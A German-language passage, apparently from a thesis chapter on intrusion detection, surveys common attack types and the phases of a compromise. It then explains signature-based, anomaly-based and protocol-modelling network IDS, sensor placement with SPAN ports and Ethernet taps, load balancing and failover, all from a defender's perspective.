Bei Bruteforce Attacken versucht man alle mögliche Varianten, z.B. eines Passwords zu testen. Da viele User immer noch schwache Passwörter nutzen, und viele Programme immer noch schwache Verschlüsselungsverfahren einsetzen, ist einfach nach kürzester Zeit durch Ausprobieren das Password eines Users zu eraten oder den Schutz einer Datei zu umgehen.

Gegen Bruteforce Angriffe können Network Intrusion Detection Systeme und Host Intrusion Detection Systeme nichts machen. Es ist nicht klar, ob ein Zugriff legitim ist oder nicht. Die einzige Möglichkeit ist es in den Logfiles nach Anzeichen eines solchen Angriffs zu suchen. Wenn es z.B. innerhalb von 5 Minuten mehr als 5 fehlgeschlagene Anmeldeversuche gab, soll eine Benachrichtigung stattfinden. Leider ist natürlich die Fehlerrate sehr groß. Aber wenn die Attacke erfolgreich ist, ist der Schaden größer, da der Angreifer unentdeckt Zugriff aufs Zielsystem erlangt.

2.4.7 Phishing

Bei Phishing versucht man das Opfer zu überzeugen, irgendwelche Aktionen durchzuführen, Programme -meists Trojaner- zu installieren oder persönliche Daten zu entlocken.

[11] Das NX-Bit (No EXecute) ist der Markenname einer von AMD mit dem Athlon 64 eingeführte Technik zur "Verbesserung der Sicherheit eines Computers", auch als "Enhanced Virus Protection" vermarktet. Intel verwendet diese Technik ebenfalls in ihren Itaniumprozessoren und in den neuesten Pentium 4-Modellen. Bei Intel heißt diese Technik XD-Bit (EXecute Disable).

[12] Address Space Layout Randomization ist ein Prozeß, der zur Folge hat, die Positionen der Hauptdatenbereiche im virtuellen Adressbereich nach dem Zufall zu ordnen. Dieses kann die Unterseite vom vollziehbaren, von Bibliotheken, vom Heap und vom Stack umfassen.

[13] Man sollte auch andere Mechanismen einsetzen, wie z.B. in grsecurity [SD] die Randomization von Prozeß ID und Quellports

Phishing ist eine Variante des Identitätsdiebstahls. Meistens per gefälschter E-mail versucht man die Zugangsdaten z.B. für das Online Banking zu stehlen.

2.4.8 Phreaking

Phreaking bezeichnet das in der Regel illegale Manipulieren von Telefonsystemen. So kann man auf Kosten anderer telefonieren. Neuerdings kann man auch auf Kosten anderer surfen. Da die meisten Access Points für WLAN gar nicht oder schwach geschützt sind und große Reichweite besitzen, kann man sich verleiten den Anschluß des Nachbarn zu mißbrauchen, um kostenlos zu surfen.

2.4.9 Malware

Malware wird oft eingesetzt als Industriespionage oder einfach als Versuch, einzelne Personen zu überwachen, um Daten und Informationen zu stehlen. Durch ein Trojaner, Wurm oder Exploit installiert ein Angreifer bzw. auch der User selbst ein Programm, das alle seine Schritte überwacht und Informationen sammelt. Diese Informationen werden an den Angreifer weitergeleitet.

2.5 Anatomie eines Angriffs

Sehr oft ist das Vorgehen bei einem Angriff ähnlich. Allerdings gibt es Abweichungen, falls z.B. der Angreifer schon Wissen über die interne Infrastruktur und die eingesetzten Dienste hat. Man darf Social Engineering nicht unterschätzen. Der menschliche Faktor ist genauso eine Schwachstelle wie die Computerfehler. Oft kann man Informationen - ohne Aufmerksamkeit - von Hilfe Seiten sammeln, oder durch mithören des Verkehrs, was die IDS nicht detektieren kann. Den Einbruch durch die schlecht bewachte "Hintertür" - RAS[14], VPN[15] Verbindungen - sollte man auch nicht unterschätzen.

Angreifer kommen immer auf ungewöhnliche Ideen, welche oft nicht detektierbar sind. Ein Beispiel dafür sind die vorgestellten Trojanische Patches. Jeden Donnerstag gibt es von der Firma Microsoft Patches. Zwar sind diese digital signiert, aber wenn die Überprüfung der Signatur nicht streng ist, könnte es möglich sein gefälschte Patches zu verteilen. Ein Beispiel wurde in Black Hat 2005 vorgestellt [FM05].

[14]Remote Accesss Service
[15]Virtual Private Network

Bei der Hardware-Sicherheit sollte man beachten, dass kein physikalischer Zugriff auf die Rechner erlaubt sein sollte. Leider gibt es für Firewire IEE1394 und USB 2.0 Geräte keine Access Controll Liste(ACL) , so dass alle Geräte direkten Zugriff auf den Hauptspeicher haben. Wie schon praktisch gezeigt wurde ([MBK05], [Dor]), kann man mit Firewire Geräte dann Rechner und Passwörter ausspionieren. Ein paar mögliche Angriffe, die physischen

Keylogger sind Geräte, die alle Tastendrücke aufzeichnen. Es gibt sie als Hard- oder Software. Die Hardware Version wird zwischen Tastatur und Rechner gesteckt, und Einbruchserkennungsysteme können solche nicht entdecken (z.B. [Key]). Die Software Keylogger sind Programme, die sich im Kernel verstecken und alle Tastendrücke protokollieren.

Es gibt Kombigeräte, die Wireless LAN und USB Memory Stick in ein Gerät vereinen. Es wäre denkbar, ein Software Keylogger in so ein Gerät zu installieren und alle Tastendrücke über WLAN weiterzuleiten. Es wäre nur nötig, die Verbindung und den Keylogger für das System und den User unsichtbar zu machen.




Abbildung 2.3: Die Fünf Phasen eines Angriffs [Bej04].

Phase	Erklärung	Endeckungs-wahrsch.	Angreifers Vorteil	Verteidigers Vorteil
Reconnaissance	Entdecke Hosts, Services und Versionen	mittel bis hoch	Angreifer können die Angriffe verstecken oder fälschen.	Angreifer können auffliegen, wenn keine Vorsicht geboten ist. Es gibt viele Signaturen dafür und viele Angriffe/Scans sind bekannt.
Exploitation	Einbruchsversuch	mittel	Angreifer können verschlüsselte Dienste angreifen oder versuchen die IDS zu täuschen	Exploits sind einfach zu erkennen. Es gibt viele Signaturen, um solche Angriffe zu erkennen.
Reinforcement	Erhöhen der Privilegien, Übertragen von Tools, Verstecken der Spuren	hoch	Verschlüsselung erschwert Entdeckung	Anomalien können entdeckt werden. Host IDS Systeme können die Versuche entdecken.
Consolidation	Kommunikation durch Hintertüren	klein bis mittel	Verschlüsselung und Phantasie lassen die Angreifer kreativ werden.	Durch Traffic Flow und Anomalien gibt es große Wahrscheinlichkeit Backdoors zu entdecken.
Pillage	Informationen stehlen, weitere Angriffe des Netzes	klein bis mittel	Innerhalb des Netzes - hinter der Firewall - wird meistens alles als "vertrauenswürdig" angesehen.	Anomalien können durch genaues Überwachen des Netzes auffallen.

Tabelle 2.1: Die fünf Phasen eines Kompromisses [Bej04]

2.5.1 Reconnaissance

Als erstes werden Informationen über das anzugreifende Netzwerk (Host) gesammelt. Informationen über Rechner, Betriebssystem, angebotene Dienste und ihre

Version. Es gibt gute Möglichkeiten Angriffe schon in dieser Phase zu erkennen. Allerdings gibt es immer neue Methoden, so dass erfahrene Hacker unentdeckt bleiben (vgl. Decoy 46 und Idle 46). Langsame Scans sind nicht leicht zu entdecken.

2.5.2 Exploitation

Beim Versuch die Dienste zu unterwandern, ist die beste Möglichkeit, Signature basierte Intrusion Detektion Systeme eizusetzen. Die meisten Signature basierte Intrusion Detektion Systeme können die Angriffe erkennen. Die IDS Systeme können alle in [Pta98] vorgestellten Tricks (Fragmentation, Inseration,..) aufdecken. Auch versuche die Exploits -polymorphic Shellcode- umzuschreiben (vgl. [ADM]) können die IDS nicht täuschen. Aber es gibt auch unbekannte Exploits, die nur entdeckt werden, falls diese die Spezifikationen nicht erfüllen.

Bei Würmer und Viren muss für jede Variation eine Signatur existieren. Ein regelmäßiges Update der Signature muss durchgeführt werden.

Die Network IDS kann Bruteforce Attacken nicht erkennen. Darum ist es wichtig eine Auswertung der Logfiles durchzuführen.

Da meistens die IDS hinter Gateway und Firewall steckt, gibt es die Gefahr, dass Angriffe gegen den Getaway unentdeckt bleiben. Beim Erfolg kann ein Angreifer dann den ganzen eingehenden und ausgehenden Verkehr beobachten. Es läßt sich der Verkehr beliebig umleiten und Man in the Middle realisieren.

2.5.3 Reinforcement

Nach einem Einbruch kann eine Host Intrusion System einfach den Versuch, mehr Rechte zu erschleichen entdecken. Ein spezieller Kernel - z.B. mit [NSA], [MCC04]- kann einen Angreifer hindern weitere Rechte zu erlangen und den Versuch melden. Studieren der Logfiles kann auch sehr ausschußreich sein.

2.5.4 Consolidation

In dieser Phase hat der Zugriff die Kontrolle über das System und hat eine Hintertür installiert. Da es nicht sicher ist, wie lange das Exploit aktiv ist, braucht der Angreifer eine geheime Möglichkeit, um Zugriff auf das System zu bekommen.Oft werden Hintertüren vom System und User versteckt. Aber durch den Einsatz von Systemen die Anomalien entdecken, kann man solche Backdoors entdecken.

Dass ein Server in der DMZ Verbindungen nach draußen aufbaut, sollte als verdächtig eingestuft werden. Ein Backdoor (DNStunnel [Pol]), welches eine komplette SSH Verbindung über DNS Abfragen tunnelt, kann einfach über die Netzflows endeckt werden, da diese einen sehr großen Anstieg der DNS Anfragen zeigen.

Man sollte immer beachten, dass solange keine Signatur existiert, oder das Backdoor Verschlüsselung nutzt, z.B. ssh, die Hintertür nur durch die Netzflows entdecken werden kann.

Eine NIDS kann keine PAM[16] Hintertür entdecken, da die Änderungen nur im Host vorgenommen werden und es keine Hinweise in Netzverkehr gibt, außer evtl. in Netflows. Die Änderungen oder der Versuch Systemdateien zu verändern kann effektiv mit einem Host Intrusion Detektion System entdeckt werden.

2.5.5 Pillage

In dieser Phase werden Angriffe auf andere interne oder externe Hosts durchgeführt, oder es wird versucht, Spuren zu vernichten. Wenn der Angreifer unentdeckt bleibt, wäre es einfach den komprommitierten Rechner zu benutzen, um weitere Rechner unter seine Kontrolle zu bringen. Da die Angriffe hinter der IDS und der Firewall stattfinden, können nur Host IDS Systeme einen Alarm auslösen.

Layer 2 Angriffe, wie z.B. ARP Spoofing oder STP Mangling,.. lassen sich schwer entdecken. Das eröffnet die Möglichkeit alsM an in the Middle zu agieren. Somit sind dann weitere Accounts gehackt.

2.6 Typen von IDS

Es gibt verschiedene Ansätze, wie man Angriffe erkennen kann ([BM], [Ext03]). Man kann diese in die Kategorien Network Intrusion Detection, Host Intrusion Detection und Hybrid Intrusion Detektion unterteilen.

Es gibt auch experimentelle Systeme, die mit Knowledge Discovery arbeiten [Zan04]. Diese versuchen Anomalienerkennung zu realisieren, um auch unbekannte Exploits und Angriffe zu erkennen.

[16] Pluggable Authentification Modul

2.7 Network Intrusion Detection

Network Intrusion Detection Systeme überwachen den ganzen Verkehr, um Netzangriffe zu erkennen. Das System arbeitet wie ein Sniffer und hört den ganzen Verkehr ab. Die Network Intrusion Detection Systeme haben die grundlegenden Vorteile, daß man sie an wenigen Stellen positionieren muss und keine Last produzieren. Außerdem kann man sie für Angreifer unsichtbar machen, da sie passiv den Netzverkehr beobachten.

Es gibt 3 Arten von Network Intrusion Systemen: Signature, Anomaly basierend und Protocol Modeling.

2.7.1 Signatur-basierend

Signatur basierte Einbruchserkennungsysteme sind die meist verbreiteten Systeme. Man hat ein Muster, das mit den eingehenden Paketen verglichen wird. Da die meisten Exploits in eine bestimmte Stelle im Speicher Code einzufügen versuchen und immer bestimmte Muster vorweisen, ist es oft einfach sie zu erkennen. Es gibt aber auch Versuche, die Exploits zu verschlüsseln, so dass sie von IDS nicht erkannt werden. Die Entschlüsselung erfolgt im Zielsystem. Wenn man bei der Verschlüsselung immer den gleichen Schlüssel und Algorithmus nutzt, gewinnt man wenig, da wieder ein Muster entsteht ([TDS03], [ADM]). Es wurden neue Methoden entwickelt, z.B. einfügen von NOP Instruktion, aber die IDS Hersteller haben , z.B mit den fnord Preprocessor [Rui] für snort, auch ihre Produkte nachgerüstet.

Vorteile

- Angriffe werden granular erkannt. Es gibt Informationen zu den stattgefunden Angriff und im Gegensatz zu Protokollanomalie gibt es eine ungefähre Vorstellung, um was es sich für einen Angriff handelt.
- Es ist einfach und speicherschonend zu implementieren. Es müssen nur Muster verglichen werden.

Nachteile

- Unbekannte Angriffe können nicht erkannt werden. Wenn kein Signatur für Angriff existiert, gibt es auch kein Alarm.

- Änderung der Attacke können zur Folge haben, daß Angriffe nicht erkannt werden. Alle modernen Produkte können mit anderen Kodierungen umgehen. Aber Signaturen dürfen nicht zu eng spezifiziert werden. Kleine Änderungen dürfen der IDS nichts ausmachen. Wenn ein Backdoor den Port, wo sie hört ändert, sollte trotzdem erkannt werden.

- Durch Ausnutzung der Schwächen des TCP/IP Protokolls kann man die Network Intrusion Detection Systeme umgehen. In [Pta98] und [Hor98] wurden verschiedene Methoden vorgestellt, die IDS täuschen könnten. Meistens nutzt man Fragmentierung und spezielle Pakete, die nur für die IDS bestimmt sind, um das System zu täuschen.

- Fragmente (TCP und IP) müssen wieder zusammengefügt werden. Das hat zur Folge, dass evtl. ein großer Speicherverbrauch entsteht.

2.7.2 Anomaly-basierend

Man versucht Abweichung vom normalen legitimen Verkehr zu erkennen. Wenn die DNS Anfragen zu Google plötzlich verdoppelt werden, könnte ein Mitarbeiter froogle entdeckt haben, aber es könnte auch sein, dass man die DNS Abfragen zum durchtunneln ausnutzt (z.B. ssh over DNS).

Vorteile

- 0-day Angriffe[17] werden erkannt. Da der Verkehr nach ungewöhnlichen Verhalten abgehört wird, können auch unbekannte Angriffe (0-day Angriffe) entdeckt werden.

- Kennungsmissbrauche werden erkannt. Wenn ein Angreifer eine Kennung mißbraucht, wird es als Anomalie angesehen.

Nachteile

- Natürlich ist die Überwachung der Verbindungen speicherintensiv.

- Die IDS kann trainiert werden, um böswilligen Gebrauch als legitim zu erkennen.

[17] Wenn neue Angriffe existieren, für die es noch keinen Schutz gibt, bezeichnet man diese als 0-day Angriff.

- Die Alarme liefern keine Information über den Angriff selbst, nur dass es irgendwas stattgefunden hat.
- Portscans werden nicht erkannt, da es zum normalen Verkehr gehören.

2.7.3 Protocol Modeling

Beim Protokoll Modeling[18] überprüft man, ob die Pakete die Spezifikation erfüllen. Wenn z.B. beim Verbinden mit einem ssh Server ein Paket die spezifizierte Länge überschreitet, kann es ein Indiz sein, dass ein ssh Exploit geschickt wurde. Oft wird auch diese Kategorie als Anomalie bezeichnet. Es ist mehr aber Protokollanomalienerkennung, die stattfindet. Es werden keine Flowdaten ausgewertet.

Vorteile

- Unbekannte Angriffe, die bei den anderen Kategorien -weil ssh Verkehr erlaubt ist und es für den Angriff keine Signatur gibt- werden hier erkannt.

Nachteile

- Viele Angriffe erfüllen die Spezifikationen und können unerkannt bleiben.
- Viele Hersteller erfüllen nicht immer die Spezifikationen.
- Portscans werden nicht erkannt, da diese die Protokollspezifikation meistens erfüllen.

2.7.4 Positionierung

Ein entscheidender Punkt bei der Positionierung der Sensoren ist, darauf zu achten, daß die Network Intrusion Detection Systeme den ganzen Verkehr erhält.

2.7.5 Probleme bei der Positionierung

Ein grundlegendes Problem für die Network Intrusion Detection Systeme ist die Verschlüsselung. Das Einbruchserkennungsystem kann verschlüsselten Verkehr

[18] auch als Protocoll Anomaly bekannt

nicht entschlüsseln (Abb. 2.4). Das Problem kann man durch Einsatz von SSL Proxies umgehen. Der Verkehr ist bis zum SSL Proxy verschlüsselt, der Verkehr danach unverschlüsselt (Abb. 2.5). Somit kann die Network Intrusion Detection Systeme Angriffe erkennen.




Abbildung 2.4: Ohne SSL Proxy

Es gibt natürlich die Möglichkeit den Verkehr -wenn man das Zertifikat und den zugehörigen Schlüssel hat- selbst, z.B. mit ssldump abzuhören. Ein Abhören ist jedoch eher auf Grund der aktuellen Gesetzeslage (Datenschutz etc.) nicht möglich.




Abbildung 2.5: Mit SSL Proxy

2.7.6 Die Problematik beim Einsatz von Switches

Früher könnte man ein Einbruchserkennungsystem an ein beliebigen Port in ein Hub anschließen, da Hubs eine Broadcast-Domäne bilden und den Verkehr an allen Ports broadcasten. Der Anschluß eines Einbruchserkennungsystems ist problemlos. Beim Einsatz von Switches hat sich die Situation verändert. Ein Switch broadcastet normalerweise den Verkehr nicht. Es verwaltet eine Liste mit angeschlossen MAC Adressen und Ports und leitet den für die MAC Adresse bestimmten Verkehr weiter. Allerdings heißt es nicht, daß Sniffing in eine geswitchte Umgebung unmöglich ist. (vgl. [sni]). Durch den Einsatz von Switches, welche Authentifizierung (IETF's [BV98] 802.1X) für die einzelnen Ports -und nicht nur MAC ACLs- kennen, könnte man auch in geswitchten Netzen den Verkehr abhören.

Es gibt zwei verschiedene Möglichkeiten sicherzustellen, daß die Network Intrusion Detection Systeme den ganzen Verkehr beobachten. Viele Switches bieten die Möglichkeit, Ports zu spiegeln. So könnte man den ganzen Datenstrom von allen benutzten Ports auf 1-2 Ports (sogenannte SPAN Ports) spiegeln. Das hat leider den großen Nachteil, daß die Spiegelung durch Konfiguration kontrolliert wird. Durch Fehlkonfiguration oder durch Angriff auf den Switch kann man leicht erreichen, daß der Sensor keine bzw. nicht alle Daten erhält. Außerdem muss man aufpassen, daß bei Last Daten nicht verloren gehen (16 Port Switch -100MBit- auf ein Gigabit SPAN Port spiegeln könnte, bei Last, mehr als 1 Gigabit Verkehr liefern). Bei einer falschen Konfiguration könnte der Sensor selbst Daten schicken und seine Existenz preisgeben.




Abbildung 2.6: Ein Switch mit SPAN Port. Der Verkehr aller Ports A-D wir an den SPAN Port gespiegelt.

2.7.7 Ethernet Tap

Speziell für den Einsatz mit Network Intrusion Detection Systeme gibt es Ethernet Taps (Test Access Port). Dabei handelt es sich, um Geräte -incl. Pufferungsmöglichkeit-, mit einen Eingang und zwei Ausgängen. Jedes Paket wird zu beiden Ausgängen geschickt. Der "TAP" Ausgang kann keine Daten schicken, nur empfangen -passiv- (Abb 2.7). Durch einen großen Zwischenpuffer wird sichergestellt, daß auch bei großer Last keine Pakete verloren gehen. Da keine Konfiguration notwendig ist, übergeht man die vorher besprochenen Probleme. [Netb]

Es gibt auch Modelle, wo man eingehenden und ausgehenden Verkehr in einen einzelnen Port spiegeln kann. Der große Nachteil ist der sehr hohe Preis.

Es gibt Ethernet Taps, welche auch bei Stroßverlust ohne Paketverlust weiterarbeiten. Es gibt auch Anleitungen, welche erlauben, daß man selbst ein Ethernet TAP kosteneffektiv baut. Davon ist in den meisten Fällen abzuraten. Bei selbst gebauten TAP könnten wegen schlechter Abschirmung, usw. Fehler auftreten.




Abbildung 2.7: Ethernet TAP. Der ganze Verkehr wird auf die zwei TAP Ausgängen gespiegelt.

2.7.8 Ethernet Tap Reassemly

Wir haben bei den Taps zwei Ausgänge, die zum Sensor führen, eingehender und ausgehender Verkehr, die als ein einziger Strom angesehen werden muss. Um einen gemeinsamen Strom zu erzeugen gibt es 4 Möglichkeiten ([Con02], [Bej04]):

- Man benutzt 2 Interfacekarten. Diese werden in ein logisches Interface gebündelt. Der Sensor überwacht das logische Interface.
- Die Daten beider Interfaces werden gespeichert. Zum späteren Zeitpunkt werden durch die Nutzung von Tools wie z.B. Mergecap [mer], die beiden getrennten Ströme in einen einzigen umgewandelt und dieser an den Sensor übergeben.
- Den Verkehr an einen Switch schicken. Der Verkehr wird an ein SPAN Port gespiegelt. Zu beachten ist, dass man die doppelte Geschwindigkeit (z.B. bei 100MB ein 1G SPAN Port) braucht.

- Man kann aber auch spezialisierte Hardware benutzen, sogenannte IDS Loadbalancer [loa]. Außer Lastverteilung fügen sie die beide Kanäle zusammen.

2.7.9 Load Balancing

Bei immer wachsenden Geschwindigkeiten -man denke an 10G- kann man davon ausgehen, daß einzelne Sensoren die Daten nicht verarbeiten können. In diesem Fall kann man an Network Intrusion Loadbalancern denken. Diese verteilen den Netzverkehr an mehreren Sensoren. Damit wird ein kosteneffektives -eine Gigabit Karte ist billiger als eine 10G Karte- und ausfallsicheres -falls ein Sensor ausfällt, übernimmt einfach ein anderer seine Funktion- Sensornetzwerk.




Abbildung 2.8: NIDS mit Lastverteilung. Der Lastverteiler verteilt die eingehenden Daten an mehreren Sensoren. Die Sensoren teilen eine Datenbank.

2.7.10 Ausfallsicherheit

Natürlich kann man die Idee der Ausfallsicherheit auch für Network Intrusion Detection Systeme Backup -Hochverfügbarkeit- Lösungen nutzen. Es gibt 2 einfache Lösungen, um sicherzustellen, dass beim Ausfall eines Sensors, der Backupsensor ohne Userinteraktion den Verkehr erhält: mit einen zweiten Ethernet TAP, die man vorziehen sollte, oder mit ein Switch.


- Die beiden TAP Ausgänge werden an den Switch angeschlossen. Der Switch wird mit 2 SPAN Ports definiert, so dass wenn der eine Sensor nicht mehr funktional ist, der andere den Verkehr ohne Interaktion erhält.

  Man muss beachten, daß man bei einer 100M Leitung 2 Ports, einen für eingehende und einen für ausgehende Last braucht . Also muss man evtl. 2 Gigabit SPAN Ports definieren.

- Es ist auch möglich zwei Ethernet Taps zu benutzen, wie in Abb. 2.7.10 dargestellt.

Beide Sensoren sind als hochverfügbares Cluster angeschlossen. Ein Sensor ist aktiv, der andere im Standby Modus. Bei Problemen wird der zweite aktiv und übernimmt die Funktion. Um sicherzustellen, dass nicht die Alarme doppelt auftauchen, falls z.B. die redundanten Leitungen getrennt wurden und beide Sensoren aktiv sind, sollte man sicherstellen, dass, wenn der Standby aktiv wird, er den anderen Rechner abschaltet [19]. Die Überwachung der Funktionalität beider Rechner passiert über redundante Leitungen: seriell, ieee1394, Ethernet.

Eine ausführliche Beschreibung zu Hochverfügbarkeit kann man bei dem Projekt Heartbeat [Hea] und dem Fortgeschrittene Praktikum über *Hochverfügbares LDAP am Beispiel der Hardwareinventarisierung* [Ili04] erhalten.



(a) Lösung mit Switch. (b) Lösung mit 2 TAPs

Abbildung 2.9: NIDS Backup. Die Sensoren werden per Heartbeat überwacht. Zum jedem Zeitpunkt ist nur ein Sensor aktiv.

[19] Strom abziehen

2.7.11 Wireless Network Intrusion Detection Systeme

In den letzten Jahren erfahren WLAN Produkte große Beliebtheit. Fast alle modernen Notebooks, PDA und Handys haben integrierten Wireless Support. Viele der eingesetzten Netzen sind gar nicht gesichert. Es gibt schon Symbole s. Abb 2.10, um zu erkennen, ob die Netze gesichert sind.




Abbildung 2.10: WLAN Symbole

